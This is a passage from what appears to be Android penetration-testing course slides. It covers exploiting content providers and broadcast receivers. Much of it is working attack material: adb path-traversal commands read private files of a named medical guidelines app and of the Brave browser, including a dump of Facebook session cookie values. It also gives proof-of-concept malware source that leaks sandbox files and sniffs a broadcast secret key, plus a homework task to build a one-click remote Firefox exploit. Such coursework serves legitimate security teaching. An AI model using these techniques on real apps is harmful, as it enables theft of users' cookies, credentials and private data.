        File file = new File(valueOf.replace("content://" + this.mContext.getPackageName() + ".FileContentProvide
        if (file.exists()) {
            return ParcelFileDescriptor.open(file, 268435456);
        }
        throw new FileNotFoundException(uri.getPath());
    }
}
```

The Exploit

```
dns — dns@dns-mac — ~ — -zsh — 80x24
[→ ~ adb shell content read --uri "content://com.esccardio.escpocketguidelines.F]
fileContentProvider/../../../../data/data/com.esccardio.escpocketguidelines/shared_p
refs/ddg_guidelines_app.xml"
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <boolean name="isAppOnBackground" value="true" />
  <boolean name="storagePermissionDisclaimerShown" value="true" />
  <boolean name="loginNotRequired" value="false" />
  <boolean name="nb_shifted_done" value="false" />
  <int name="congress_manager" value="0" />
  <boolean name="isGCMConfirmationAsked" value="false" />
</map>
→ ~
```

The Malware

```
MainActivity.java x
9 public class MainActivity extends AppCompatActivity {
10
11     @Override
12     protected void onCreate(Bundle savedInstanceState) {
13         super.onCreate(savedInstanceState);
14         setContentView(R.layout.activity_main);
15
16         try {
17             Intent exploitIntent = exploitEntry();
18             startActivity(exploitIntent);
19
20         } catch (Exception e) {
21             e.printStackTrace();
22         }
23     }
24
25     public Intent exploitEntry() {
26         Intent exploitIntent = new Intent();
27         exploitIntent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
28         exploitIntent.setClassName(getPackageName(), "com.dns.emaptexploit.LeakActivity");
29         // exploitIntent.setData(Uri.parse("content://com.esccardio.escpocketguidelines.FileContentProvider" +
30         //     ".../system/etc/hosts"));
31         exploitIntent.setData(Uri.parse("content://com.esccardio.escpocketguidelines.FileContentProvider" +
32         //     ".../data/data/com.esccardio.escpocketguidelines/shared_prefs/ddg_guidelines_app.xml"));
33         return exploitIntent;
34     }
35 }
```

The Malware

Activity.java × LeakActivity.java ×

```
public class LeakActivity extends AppCompatActivity {
    TextView flag_data;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_leak);
        flag_data = (TextView) findViewById(R.id.textview);
        flag_data.setText(">>>Malware Data collection<<<\n");


        try {
            InputStream i = getContentResolver().openInputStream(getIntent().getData());
            String response = convertStreamToString(i);
            System.out.println("=====" + response);
            flag_data.append("\nLeaked Local Sandbox file:\n");
            flag_data.append("=====\n");
            flag_data.append(response + "\n");
            flag_data.append("=====\n");
        } catch (FileNotFoundException e) {
            e.printStackTrace();
        }
    }
}
```

Activity.java × LeakActivity.java ×

```
private String convertStreamToString(InputStream is) {
    BufferedReader reader = new BufferedReader(new InputStreamReader(is));
    StringBuilder sb = new StringBuilder();

    String line = null;
    try {
        while ((line = reader.readLine()) != null) {
            sb.append(line).append('\n');
        }
    } catch (IOException e) {
        e.printStackTrace();
    } finally {
        try {
            is.close();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
    return sb.toString();
}
```

The Malware



CustomPhone1 (480x854, 160dpi) - 192.168.60.103 - Genymotion

10:27 [Settings] [Alert] [Wi-Fi] [Signal] [Battery]

eSC Pocket Exploit POC

```
>>>Malware Data collection<<<

Leaked Local Sandbox file:
=====
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <boolean name="isAppOnBackground" value="true" />
  <boolean name="storagePermissionDisclaimerShown"
value="true" />
  <boolean name="loginNotRequired" value="false" />
  <boolean name="nb_shifted_done" value="false" />
  <int name="congress_manager" value="0" />
  <boolean name="isGCMConfirmationAsked" value="false" /
>
</map>

=====
```

Content Provider Code Execution

1 Click Exploit

- Chain the Content Provider vulnerability with the Browser to perform a 1 click remote Exploit
- Target - `/home/mobile/Desktop/vulnapps/content_provider/brave_exploit/Brave.apk`
- Exploit code - `/home/mobile/Desktop/vulnapps/content_provider/brave_exploit/poc1.py`

```
<provider xmlns:ns909="http://schemas.android.com/apk/res/
android" ns909:name="
org.chromium.chrome.browser.util.ChromeFileProvider" xmlns:
ns910="http://schemas.android.com/apk/res/android" ns910:
exported="false" xmlns:ns911="http://schemas.android.com/apk/
res/android" ns911:authorities="com.brave.browser.FileProvider
" xmlns:ns912="http://schemas.android.com/apk/res/android"
ns912:grantUriPermissions="true">
  <meta-data xmlns:ns913="http://schemas.android.com/apk/res
/andriod" ns913:name="android.support.FILE_PROVIDER_PATHS"
  xmlns:ns914="http://schemas.android.com/apk/res/android"
  ns914:resource="@xml/
0_resource_name_obfuscated_RES_2132213786"/>
</provider>
```



- 0_resource_name_obfuscated_RES_2132213775.xml
- 0_resource_name_obfuscated_RES_2132213776.xml
- 0_resource_name_obfuscated_RES_2132213777.xml
- 0_resource_name_obfuscated_RES_2132213778.xml
- 0_resource_name_obfuscated_RES_2132213779.xml
- 0_resource_name_obfuscated_RES_2132213780.xml
- 0_resource_name_obfuscated_RES_2132213781.xml
- 0_resource_name_obfuscated_RES_2132213782.xml
- 0_resource_name_obfuscated_RES_2132213783.xml
- 0_resource_name_obfuscated_RES_2132213784.xml
- 0_resource_name_obfuscated_RES_2132213785.xml
- 0_resource_name_obfuscated_RES_2132213786.xml**
- 0_resource_name_obfuscated_RES_2132213787.xml
- 0_resource_name_obfuscated_RES_2132213788.xml
- 0_resource_name_obfuscated_RES_2132213789.xml
- 0_resource_name_obfuscated_RES_2132213790.xml

0_resource_name_obfuscated_RES_2132213786.xml

```
<?xml version="1.0" encoding="utf-8"?>
10 <paths>
11   <root-path name="root" path="."/>
12   <files-path name="images" path="images/">
13   <cache-path name="cache" path="net-export/">
14   <cache-path name="passwords" path="passwords/">
15   <cache-path name="traces" path="traces/">
16   <cache-path name="webapk" path="webapks/">
17   <cache-path name="offline-cache" path="Offline Pages/archives/">
22   <external-path name="downloads" path="Download/">
25   <external-path name="downloads" path="Android/data/com.brave.browser/files/Download/">
10 </paths>
```

```
→ ~ adb shell content read --uri content://com.brave.browser.FileProvider/root/data/data/com.brave.browser
/shared_prefs/com.brave.browser_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="reached_code_profiler_group"></string>
  <int name="org.chromium.chrome.browser.webapps.extracted_dex_version" value="6" />
  <boolean name="ads_switch" value="false" />
  <boolean name="org.chromium.chrome.browser.tabmodel.TabPersistentStore.HAS_RUN_MULTI_INSTANCE_FILE_MIGRA
TION" value="true" />
  <boolean name="reached_code_profiler_enabled" value="false" />
  <int name="org.chromium.chrome.browser.webapps.last_sdk_version" value="29" />
  <boolean name="snapshot_database_removed" value="true" />
  <boolean name="immersive_ui_mode_enabled" value="false" />
  <boolean name="tab_group_android_enabled" value="false" />
  <int name="android_restore_status" value="5" />
  <boolean name="first_backup_done" value="true" />
  <int name="org.chromium.chrome.browser.tabmodel.TabPersistentStore.ACTIVE_TAB_ID" value="0" />
  <boolean name="incognito-shortcut-added" value="true" />
  <string name="private_dse_shortcode">Google</string>
  <long name="com.google.android.apps.chrome.ChromeMobileApplication.BOOT_TIMESTAMP" value="1619997137000"
/>
  <boolean name="interest_feed_content_suggestions" value="false" />
  <boolean name="command_line_on_non_rooted_enabled" value="false" />
  <boolean name="first_run_tos_accepted" value="true" />
  <boolean name="network_service_warm_up_enabled" value="false" />
  <int name="browser_crash_success_upload" value="0" />
  <boolean name="service_manager_for_background_prefetch" value="false" />
  <set name="bts_cached_uma">
    <string>Android.BackgroundTaskScheduler.TaskCanceled:8:1</string>
    <string>Android.BackgroundTaskScheduler.TaskCreated.WithoutExpiration:1:1</string>
    <string>Android.BackgroundTaskScheduler.TaskScheduled.Success:1:1</string>
    <string>Android.BackgroundTaskScheduler.TaskStarted:1:1</string>
  </set>
  <int name="MainIntent.LaunchCount" value="1" />
  <long name="MainIntent.LaunchTimestamp" value="1620010557640" />
  <string name="org.chromium.chrome.browser.searchwidget.SEARCH_ENGINE_SHORTNAME">Google</string>
  <boolean name="start surface single pane enabled" value="false" />
```

```
[→ ~ adb shell content read --uri content://com.brave.browser.FileProvider/root/data/data/com.brave.browser/app_chrome/Default/Cookies
```

```
8?tablecookiescookiesCREATE TABLE cookies(creation_utc INTEGER NOT NULL,host_key TEXT NOT NULL,name TEXT NOT NULL,value TEXT NOT NULL,path TEXT NOT NULL,expires_utc INTEGER NOT NULL,is_secure INTEGER NOT NULL,is_httponly INTEGER NOT NULL,last_access_utc INTEGER NOT NULL,has_expires INTEGER NOT NULL DEFAULT 1,is_persistent INTEGER NOT NULL DEFAULT 1,priority INTEGER NOT NULL DEFAULT 1,encrypted_value BLOB DEFAULT '',samesite INTEGER NOT NULL DEFAULT -1,source_scheme INTEGER NOT NULL DEFAULT 0,UNIQUE (host_key, name, path))-Andexsqlite_autoindex_cookies_1cookiesf?/tablemetametaCR????;last_compatible_version12R NOT NULL UNIQUE PRIMARY KEY, value LONGVARCHAR)';indexsqlite_autoindex_meta_1meta
ersion12#mmap_status-1
```

```
????last_compatible_version
d?9??d@'          ersion#          mmap_status
/?b???.facebook.comwd480x678// ?3?/?b???Q'='
```

```
b?k.facebook.comsbR2aPYNL3BQy7-YJ3erRs-zpt//.^S?k/?b?k>' '
/?b?|.facebook.comm_pixel_ratio1//?b?|?p'{'
```

```
c??.facebook.comfr1Urbp9cKeIr5bqNuy..Bgj2ZH.XL.AAA.0.0.Bgj2ZK.AWUJCfuKpxk//'
?V/?c??S'='
```


```
b??.facebook.comdatrR2aPYERRP4EDbFERdt1Lj15j//.^S??/?b??
?????''.facebook.comwd/''.facebook.comsb/!''.facebook.comm_pixel_ratio/''.facebook.comfr/''.facebook.comdatr/%
```

```
→ ~
```

Remote Exploit

Just visit the Link!


<https://t.me/learningnets>



Remote Exploit - 2

Just visit the Link!

<https://t.me/learningnets>



HOMework

- TASK - Exploit the content provider vulnerability in FireFox to launch a 1 click remote exploit
- Target - Target - /home/mobile/Desktop/vulnapps/content_provider/firefox_exploit/Firefox.apk
- Exploit - /home/mobile/Desktop/vulnapps/content_provider/firefox_exploit/FirefoxExploit.py

Exploiting Android Components

- Activities
- Content Providers
- Broadcast Receivers
- Services

Android App Components – Broadcast Receivers

- Receives broadcast from various events
 - Eg: On receiving SMS messages
- Could be from the phone or another app
- Used by a lot of Malwares

Android App Components – Broadcast Receivers

- Sample SMS Broadcast Receiver and Parser
 - /home/mobile/Desktop/vulnapps/broadcast_recv_labs/SMSBroadcastReceiverAndroid.zip
- What describes a Broadcast Receiver:
 - packageName - Name of the package
 - broadcastAction (receiverAction) - System event hooked by the application. The application responds to this action.
 - receiverName - Receiver called when a specific broadcastAction is received
 - additionalData/extra's information - Data sent along with the broadcast.

(1) packageName - Name of the package

```
AndroidManifest.xml ×  
1 <?xml version="1.0" encoding="utf-8"?>  
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android"  
3   package="com.dns.broadcastreivertest">  
4
```

(2) broadcastAction and (3) receiverName

```
AndroidManifest.xml x
0
1 <receiver android:name="com.dns.broadcastreivertest.SMSreceiver"
2         android:permission="android.permission.BROADCAST_SMS"
3         android:exported="true">
4
5     <intent-filter>
6         <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
7         <action android:name="theAlternateBroadcast"/>
8     </intent-filter>
9
10 </receiver>
11 </application>
12
13 </manifest>
14
15
16
```

(4) additionalData/extra's information - Data sent along with the broadcast.

SMSreceiver.java

1) Receiver name from Manifest-file

```
public class SMSreceiver extends BroadcastReceiver {
```

@Override

2) Search for "onReceive" in the current receiver name

```
public void onReceive(Context context, Intent intent) {
```

```
    Toast.makeText(context, text: "onReceive called", Toast.LENGTH_LONG).show();
```

3) Look for the filtered action from Manifest-file

```
    if (intent.getAction().equals(Telephony.Sms.Intents.SMS_RECEIVED_ACTION)) {
```

```
        Bundle bundle = intent.getExtras();
```

```
        if (bundle != null) {
```

4) Data sent in the broadcast

```
            Object[] pdus = (Object[])bundle.get("pdus");
```

```
            final SmsMessage[] messages = new SmsMessage[pdus.length];
```

```
            for (int i = 0; i < pdus.length; i++) {
```

```
                messages[i] = SmsMessage.createFromPdu((byte[])pdus[i]);
```

```
            }
```

```
            if (messages.length > -1) {
```

```
                Log.i(TAG, msg: "Message received: " + messages[0].getMessageBody());
```

```
                Toast.makeText(context, text: "SMS Message = " + messages[0].getMessageBody(), Toast.LENGTH_LONG).show();
```

```
            }
```

```
        }  
  
        https://t.me/learningnets
```

Applying the knowledge...

- Now lets put this knowledge of Broadcast Receivers to test, and apply it to Target `/home/mobile/Desktop/vulnapps/broadcast_recv_labs/AndroidComponents.apk`
 - `packageName` - “com.dns.androidcomponents” from `AndroidManifest.xml`
 - `broadcastAction` (`receiverAction`) - “testBroadcastAction” from `AndroidManifest.xml`
 - `receiverName` - “MyAppReceiver” from `AndroidManifest.xml`
 - `additionalData/extra`’s information - String “secretKey” from “`onReceive()`” function inside the `receiverName` from `AndroidManifest.xml`

Search if the intent is Implicit or Explicit

```
Intent intent = new Intent();  
intent.setAction("testBroadcastAction");  
PackageManager packageManager = getPackageManager();  
  
List<ResolveInfo> infos = packageManager.queryBroadcastReceivers(intent, 0);  
for (ResolveInfo info : infos) {  
    ComponentName cn = new ComponentName(info.activityInfo.packageName,  
        info.activityInfo.name);  
    intent.setComponent(cn);  
    intent.putExtra("secretKey", "s3cur3m3k3y");  
    sendBroadcast(intent);  
}
```

Implicit Intent for action from AndroidManifest.xml

Transmitted Data

- Explicit Intent should have been used as shown below:

```
Intent intent = new Intent(getApplicationContext(), MyAppReceiver.class);  
intent.setAction("testBroadcastAction");
```

Search if the intent is Implicit or Explicit

- When application uses implicit intents, it assumes only the trusted applications will be listening for the action
- What if we create a malware to listen for the action? Will that be hard?

The Malware Needs

- To create a malware that exploits this without any specific permissions you will need:
 - packageName
 - broadcastAction
 - receiverName
 - additionalData/extra's information

The Malware

```
<receiver
    android:name="com.dns.dnsintentsnifferapp.MyReceiver2"
    android:enabled="true"
    android:exported="true">
    <intent-filter android:priority="1">
        <action android:name="testBroadcastAction" />
    </intent-filter>
</receiver>
```

```
public class MyReceiver2 extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
        System.out.println("XXXXXXXXXXXX\nMalicious onReceive, lets do this\nXXXXXXXXXXXX");

        String secretKey = intent.getStringExtra( name: "secretKey");


        try {
            System.out.println("secretKey malware:"+secretKey);

            Toast.makeText(context, text: "The malware collected this information:\n\n secretKey = "+secretKey,
                Toast.LENGTH_LONG).show();

        } catch (Exception e) {
            https://t.me/learningnets
            e.printStackTrace();
        }
    }
}
```

The Malware

```
MainActivity.java x
3  import ...
7
8  public class MainActivity extends AppCompatActivity {
9
10
11     @Override
12     protected void onCreate(Bundle savedInstanceState) {
13         super.onCreate(savedInstanceState);
14         setContentView(R.layout.activity_main);
15         // System.out.println("XXXXXXXXXXXX\nSniffer increate called, lets do this\nXXXXXXXXXXXX");
16
17     }
18
19
20     @Override
21     protected void onResume() {
22
23         // System.out.println("XXXXXXXXXXXX\nSniffer onresume called, lets do this\nXXXXXXXXXXXX");
24
25         super.onResume();
26
27         // initialize the reciever
28         IntentFilter filter = new IntentFilter( action: "testBroadcastAction");
29         // IntentFilter filter = new IntentFilter("complete");
30         MyReceiver2 receiver = new MyReceiver2();
31         registerReceiver(receiver, filter);
32
33
```



<https://t.me/learningnets>

